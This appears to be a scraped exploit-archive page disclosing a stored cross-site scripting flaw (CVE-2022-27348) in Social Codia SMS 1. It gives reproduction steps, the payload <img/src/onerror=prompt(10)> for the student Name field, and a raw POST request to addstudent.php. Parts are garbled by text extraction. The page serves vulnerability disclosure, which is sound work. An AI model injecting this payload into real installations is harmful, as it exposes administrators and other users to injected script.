

Search ...

Home | Files | News | About | Contact |&[SERVICES_TAB] | Add New

Social Codia SMS 1 Cross Site Scripting

Authored by D4rkP0w4r | Site raw.githubusercontent.com

Posted Apr 8, 2022

Social Codia SMS version 1 suffers from a cross site scripting vulnerability.

tags | exploit, xss


advisories | CVE-2022-27348

Related Files

Share This

Like 0 Tweet LinkedIn Reddit Digg StumbleUpon

Download Change Mirror # sms-Add_Student-Stored_XSS-POC # Author: D4rkP0w4r Description => Stored_XSS at Add Student # Step to Reproduct
* Login to admin -> Students -> Add Student -> input payload <img/src/onerror=prompt(10)> at Enter Name # Exploit
* Input payload at Enter Name -> clicked Add Students -> access All Student -> The XSS will trigger
* Log out admin and typed roll number -> The XSS will trigger $\ensuremath{\sharp}$ Vulnerable Code $\ensuremath{^*}$ When inserting into the database, the input is not filtered out bad characters # POC * Injection Point --WebKitFormBoundaryAvKt9LM2RnnkuA0K Content-Disposition: form-data; name="name" <imq/src/onerror=prompt(10)> * Request POST /sms/admin/addstudent.php HTTP/1.1 Host: localhost:8080
Content-Length: 992
Cache-Control: max-age=0
sec-ch-ua-mobile: ?0
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows" Upgrade-Insecure-Requests: 1
Origin: http://localhost:8080
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryAvKt9LM2RnnkuA0K User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36 Accept: Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sic exchange;v=b3;q=0.9 Sec-Fetch-Site: same-origin Sec-Fetch-Mode: navigate Sec-Fetch-User: ?1 Sec-Fetch-Dest: document Referer: http://localhost:8080/sms/admin/addstudent.php Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9 Cookie: PHPSESSID=p440fhd7svqid5f063i3epg29k Connection: close --WebKitFormBoundaryAvKt9LM2RnnkuA0K Content-Disposition: form-data; name="image"; filename="car.png" Content-Type: application/octet-stream ----WebKitFormBoundaryAvKt9LM2RnnkuA0K Content-Disposition: form-data; name="rollno" ----WebKitFormBoundaryAvKt9LM2RnnkuA0K Content-Disposition: form-data; name="name" <img/src/onerror=prompt(10)>
-----WebKitFormBoundaryAvKt9LM2RnnkuA0K
Content-Disposition: form-data; name="contact" --WebKitFormBoundarvAvKt9LM2RnnkuA0K Content-Disposition: form-data; name="standerd" ----WebKitFormBoundaryAvKt9LM2RnnkuA0K Content-Disposition: form-data; name="city"



File Archive: November 2022 <

Su	Мо	Tu	We	Th	Fr	Sa
		1	2	3	4	5
6	7	8	9	10	11	12
13	14	15	16	17	18	19
20	21	22	23	24	25	26
27	28	29	30			

Top Authors In Last 30 Days

Red Hat 186 files	
Ubuntu 52 files	
Gentoo 44 files	
Debian 27 files	
Apple 25 files	
Google Security Research 14 f	files
malvuln 10 files	
nu11secur1ty 6 files	
mjurczyk 4 files	
George Tsimpidas 3 files	

File Tags	File Archives		
ActiveX (932)	November 2022		
Advisory (79,557)	October 2022		
Arbitrary (15,643)	September 2022		
BBS (2,859)	August 2022		
Bypass (1,615)	July 2022 June 2022 May 2022 April 2022 March 2022 February 2022 January 2022 December 2021 Older		
CGI (1,015)			
Code Execution (6,913)			
Conference (672)			
Cracker (840)			
CSRF (3,288)			
DoS (22,541)			
Encryption (2,349)			
Exploit (50,293)			
File Inclusion (4,162)	_		
File Upload (946)	Systems		
Firewall (821)	AIX (426)		

Info Disclosure (2,656)

Apple (1,926)



Login or Register to add favorites

Intrusion Detection (866) BSD (370) Java (2,888) CentOS (55) JavaScript (817) Cisco (1,917) Kernel (6,255) Debian (6,620) Local (14,173) Fedora (1,690) FreeBSD (1,242) Magazine (586) Overflow (12,390) Gentoo (4,272) Perl (1,417) HPUX (878) PHP (5,087) iOS (330) Proof of Concept (2,290) iPhone (108) Protocol (3,426) IRIX (220) Python (1,449) Juniper (67) Remote (30,009) Linux (44,118) Root (3,496) Mac OS X (684) Ruby (594) Mandriva (3,105) Scanner (1,631) NetBSD (255) Security Tool (7,768) OpenBSD (479) Shell (3,098) RedHat (12,339) Shellcode (1,204) Slackware (941) Sniffer (885) Solaris (1,607) Spoof (2,165) SUSE (1,444) SQL Injection (16,089) Ubuntu (8,147) TCP (2,377) UNIX (9,150) Trojan (685) UnixWare (185) Windows (6,504) **UDP** (875) Virus (661) Other

Web (9,329)

Whitepaper (3,728)

Vulnerability (31,104)

x86 (946) XSS (17,478) Other



Site Links

News by Month

News Tags

Files by Month

File Tags

File Directory

About Us

History & Purpose

Contact Information

Terms of Service

Privacy Statement Copyright Information **Hosting By** Rokasec



Follow us on Twitter



Subscribe to an RSS Feed